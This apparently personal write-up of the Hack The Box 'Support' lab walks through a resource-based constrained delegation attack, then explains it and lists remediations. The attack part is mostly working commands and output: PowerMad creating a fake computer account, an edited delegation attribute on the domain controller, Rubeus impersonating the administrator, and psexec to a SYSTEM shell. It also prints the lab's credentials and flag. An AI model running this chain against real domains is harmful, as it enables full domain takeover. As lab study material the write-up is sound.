
I used his tool from my Kali box:

```
bloodhound-ce -c ALL -d support.htb -u support@support.htb -p
Ironside47pleasure40Watchful -ns 10.10.11.174
```

As a note, that was not my final command. I did not know about the -c ALL thing. I spent about 20 minutes crawling around the most basic data set thinking that the new Community Edition had been enshittified. Once I figured that out I was able to crawl around and take a look:



I found that the Shared Support Accounts group has GenericAll over the DC




After this point I relied heavily on 0xdf's walk through. I had never heard of a resource-based constrained delegation attack. I followed some of the resources he provided to understand the attack chain. Then I spent a few days reading articles and watching YouTube to understand why the attack works.

A common attack with generic all on a computer object is to add a fake computer to the domain. What attribute on the domain sets how many computer accounts a user is allowed to create in the domain?

ms-DS-MachineAccountQuota.

You can view this by pulling info from the Domain object itself. Using PowerView:

```
Get-DomainObject -Identity 'DC=SUPPORT,DC=HTB' | select ms-DS-MachineAccountQuota
```



```
forcelogoff                                  : -9223372036854775808
ms-ds-machineaccountquota                    : 10
minpwdage                                    : -864000000000
```

By default this is set to 10. This quota controls how many computer accounts a user can add to a domain. This computer does not really need to exist. You just need GenericAll rights over the DC object to proceed with this attack.

We also need to know that msds-allowedtoactonbehalfofotheridentity on the DC is empty:

```
Get-DomainComputer DC | select name,msds-allowedtoactonbehalfofotheridentity | fl
```

In this case it was. See below for why these 2 things are required.

As a note, for something I learned, the permissions under GenericAll will not show when you run whoami /priv BECAUSE whoami /priv will only show you the permissions of you local token. You need to use net or PowerView.

GenericAll will give you permissions to create objects and modify their DACLs. Which is the main reason why this attack is possible. Other versions of this attack require SeEnableDelegation to change the delegations on existing services.

Following the steps for the Computer Takeover attack, eventually I get a ticket for the administrator, which Rubeus says should give administrator access in that session, but it doesn't work. What is the name of the script

from Impacket that can convert that ticket to ccache format?

0xdf provided a Gist with the attack path:
https://gist.github.com/HarmJ0y/224dbfef83febdaf885a8451e40d52ff#file-rbcd_demo-ps1
Based on work from here: https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

I spent a long time reviewing the second resource and the links embedded in it. I will try to provide a quick summary of why this attack works.

First of all, what is this attack?

AD and Kerberos contains a feature known as delegation. This allows authentication to be "delegated" in an unconstrained fashion (no limits to who or what can authenticate this way) or a "constrained" fashion (limit what Service Principals can authenticate to what objects). You could have say a web service authenticate a user. Let's say that user needs access to a MSSQL database. Kerberos will handle grabbing a TGS on behalf of that user to perform authentication (see where this is going). Kerberos has extensions called S4U2Self and S4U2Proxy to handle this "protocol transition". This can be abused to "impersonate" another user.

It turns out that your user (or target user) does not need this explicit permission, TrustedToAuthForDelegation. That will still work, but what you really need is an object that you control and you need to configure the DC object with an SDDL for the 'msds-allowedtoactonbehalfofotheridentity' that corresponds with the SID of your object. So with GenericAll permissions and a default ms-DS-MachineAccountQuota you can create a computer account and set the value of the target attribute on the DC. With that permission, the computer account can impersonate an administrator by requesting a TGS from Kerberos that is for the administrator to a target service.

Procedure:


```
$TargetComputer = "dc.support.htb"
```

We need to verify that we at least have "Generic Write" on the target". We know that our permissions are inherited from the group called "shared support accounts"

```
$AttackerSID = Get-DomainGroup "shared support accounts" -Properties objectsid
| Select -Expand objectsid
```

```
$ACE = Get-DomainObjectACL $TargetComputer | ?{$_.SecurityIdentifier -match
$AttackerSID}
```

```
ConvertFrom-SID $ACE.SecurityIdentifier
```



```
*Evil-WinRM* PS C:\Users\support\Documents> $AttackerSID = Get-DomainGroup "shared support accounts" -Properties objectsid | Select -Expand objectsid
*Evil-WinRM* PS C:\Users\support\Documents> $ACE = Get-DomainObjectACL $TargetComputer | ?{$_.SecurityIdentifier -match $AttackerSID}
*Evil-WinRM* PS C:\Users\support\Documents> $ACE


ObjectDN              : CN=DC,OU=Domain Controllers,DC=support,DC=htb
ObjectSID             : S-1-5-21-1677581083-3380853377-188903654-1000
ActiveDirectoryRights : GenericAll
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983551
SecurityIdentifier    : S-1-5-21-1677581083-3380853377-188903654-1103
AceType               : AccessAllowed
AceFlags              : ContainerInherit
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
AuditFlags            : None



*Evil-WinRM* PS C:\Users\support\Documents> ConvertFrom-SID $ACE.SecurityIdentifier
SUPPORT\Shared Support Accounts
*Evil-WinRM* PS C:\Users\support\Documents>
```

that works

Using PowerMad, let's create the fake computer

```
New-MachineAccount -MachineAccount microwavecoolpc -Password $(ConvertTo-SecureString 'microwave2025!' -AsPlainText -Force)
```

Here we are building the raw security descriptor DACL entry to attach to the DC - it needs information from our fake computer object so we can impersonate

```
$ComputerSid = Get-DomainComputer microwavecoolpc -Properties objectsid | Select -Expand objectsid
```

We need a binary representation of this SDDL to assign it to the attribute msds-allowedtoactonbehalfofotheridentity on the DC

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
```

```
$SDBytes = New-Object byte[] ($SD.BinaryLength)
```

```
$SD.GetBinaryForm($SDBytes, 0)
```

this is where we set the binary SDDL on the attribute of the DC

```
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes}
```

Finally, check on our work:

```
$RawBytes = Get-DomainComputer $TargetComputer -Properties 'msds-
allowedtoactonbehalfofotheridentity' | select -expand msds-
allowedtoactonbehalfofotheridentity
```

```
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -
ArgumentList $RawBytes, 0
```

```
$Descriptor.DiscretionaryAcl
```

Now we need to get a TGS to impersonate the administrator

/rc4 is the NTLM hash - you can compute it using Rubeus's hash module - that is needed for the attack

```
.\Rubeus.exe hash /password:microwave2025! /user:microwavecoolpc
/domain:support.htb
```

info on the s4u module: https://github.com/GhostPack/Rubeus?tab=readme-ov-file#constrained-delegation-abuse

```
.\Rubeus.exe s4u /user:microwavecoolpc$ /rc4:2A89B17883C4C7B8619D1D5E773A3F3B
/impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt
```

What we have done here is pretend to be our fake computer, who we arbitrarily gave fake permissions to request to act on behalf of other identities. (Side note: this technique is good for pentests as to clean this up you just remove the computer account and SDDL on the attribute). And so Kerberos will return to us a TGS as any user we choose. I choose you, Administrator!

SMB SPNs usually use that cifs prefix. I got very held up on this I could not figure out exactly how to go about discovering this value. I could not find a way to enumerate all Service Principal Names available on a host.

```
Get-DomainComputer -Identity dc.support.htb | Select-Object -ExpandProperty
serviceprincipalname
```

I think that this is just one of the things you need to know.

Why request a TGS for cifs? Well the next few prompts want you to use the TGS you just got to authenticate via PSEXEC.

What is the name of the environment variable on our local system that we'll set to that ccache file to allow use of files like psexec.py with the -k and -no-pass options?

KRB5CCNAME

Submit the flag located on the administrator's desktop.

Your Rubeus output will return a few TGSs. You need the one for "Administrator" for the "cifs" SPN so you can use it to authenticate to SMB for PSEXEC.

copy the base64 from the cifs/dc.support.htb to a file locally, remove all whitespace

decode it:

```
base64 -d ticket.kirbi.b64 > ticket.kirbi
```

convert to ccache


```
impacket-ticketConverter ticket.kirbi ticket.ccache
```

Side Note: What is the difference between .kirbi and .ccache file? Microsoft utilizes the kirbi file type and MIT Kerberos observes the ccache format. To use a TGS pulled from a Windows source on a Linux box, you need to convert to ccache format.

use the ticket to authenticate as administrator


```
KRB5CCNAME=ticket.ccache impacket-psexec
support.htb/administrator@dc.support.htb -k -no-pass
```

WHOAMI??



```
                        This will be the name of the executable uploaded on the target
➜  support KRB5CCNAME=ticket.ccache impacket-psexec support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file IarYzEik.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service IoZp on dc.support.htb.....
[*] Starting service IoZp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

SYSTEM!!



```
C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 955A-5CBB

 Directory of C:\Users\Administrator\Desktop

05/28/2022  04:17 AM    <DIR>          .
05/28/2022  04:11 AM    <DIR>          ..
05/28/2025  05:34 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,891,916,800 bytes free

C:\Users\Administrator\Desktop> type root.txt
1a81b03f1cdc019906a7ec2faa5af424

C:\Users\Administrator\Desktop>
```

Remediation

Let's revisit the main components of this chain:

1. Anonymous authentication to SMB share
2. Hard-coding credentials in an exe
3. Leaving a password in the Info field of a user object
4. Allowing GenericAll rights over the DC object for group objects
5. Not changing the default ms-DS-MachineAccountQuota

Possible Remediations:

1. Configure all shares to require authentication:

```
Get-SmbShare
```

It is located in C:\shares\support-tools

```
$acl = Get-Acl "C:\share\support-tools"

$accessRule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    "SUPPORT.HTB\support-tools",
    "FullControl",
    "ContainerInherit, ObjectInherit",
    "None",
    "Allow"
)

$acl.SetAccessRuleProtection($true, $false)
$acl.ResetAccessRule($accessRule)

Set-Acl "C:\share\support-tools" $acl
```

2. Hard-coded credentials: This is not always the worst thing in the world - it just depends on the context. In this context, the ldap user was a member of the default domain user groups. Not the worst thing in the world until you find...
3. Leaving the password in the info field of a user object. Ya don't do that.
4. No users or groups outside of the designated Administrator's groups should have GenericAll rights over the Domain. This ACE should be removed from any groups or users outside of an Administrators group immediately.
5. Change it to 0:

```
Set-ADDomain (Get-ADDomain).distinguishedname -Replace @{"ms-ds-MachineAccountQuota"="0"}
```

According to this guy: https://sid-500.com/2017/09/09/securing-active-directory-who-can-add-computers-to-the-domain-only-the-domain-admin-are-you-sure/

Conclusion

Before I completed this box, did all of that research, and completed this write-up, my knowledge of Windows and AD was shaky at best. My experience with AD and Windows from an Administrator and Defender perspective is extremely limited. I went very deep on this particular attack in a technique that I call "plunging". I am sure someone out there has a book and copyright and all of that about what this technique actually is but I have found that sometimes you find yourself facing this monumental subject. The details are intricate and vast and are mostly unrelated to anything you have had to do. Active Directory is definitely like that for me. So, pick a technique that requires a relatively advanced understanding of the material. Find a bunch of resources, then iterate over the material and recurse into material to explain that, until you can come out with a Feynman level of understand. What I mean by that is you should be able to explain it verbally and in written form. Through the extensive background work I did to understand this attack, I have gained a lot of understanding in:

- Kerberos and kerberoasting
- DACLs
- Domain objects and structure
- LDAP protocol and how it is used for domains
- SMB underpinnings
- the bloodhound tool
- and more

As I complete these write-ups, I am combining aspects of my knowledge and converting it to written form. By slowing down and explaining what I know through writing, it deepens my expertise on the topic.

These techniques are slow but they bring you to a higher level of proficiency. Some trials in life only require a cursory understanding of the material while others require high levels of comprehension. Due to the many variations, techniques, and tactics that can be tested on exams such as the OSCP and CPTS, I will continue to work through these strategies.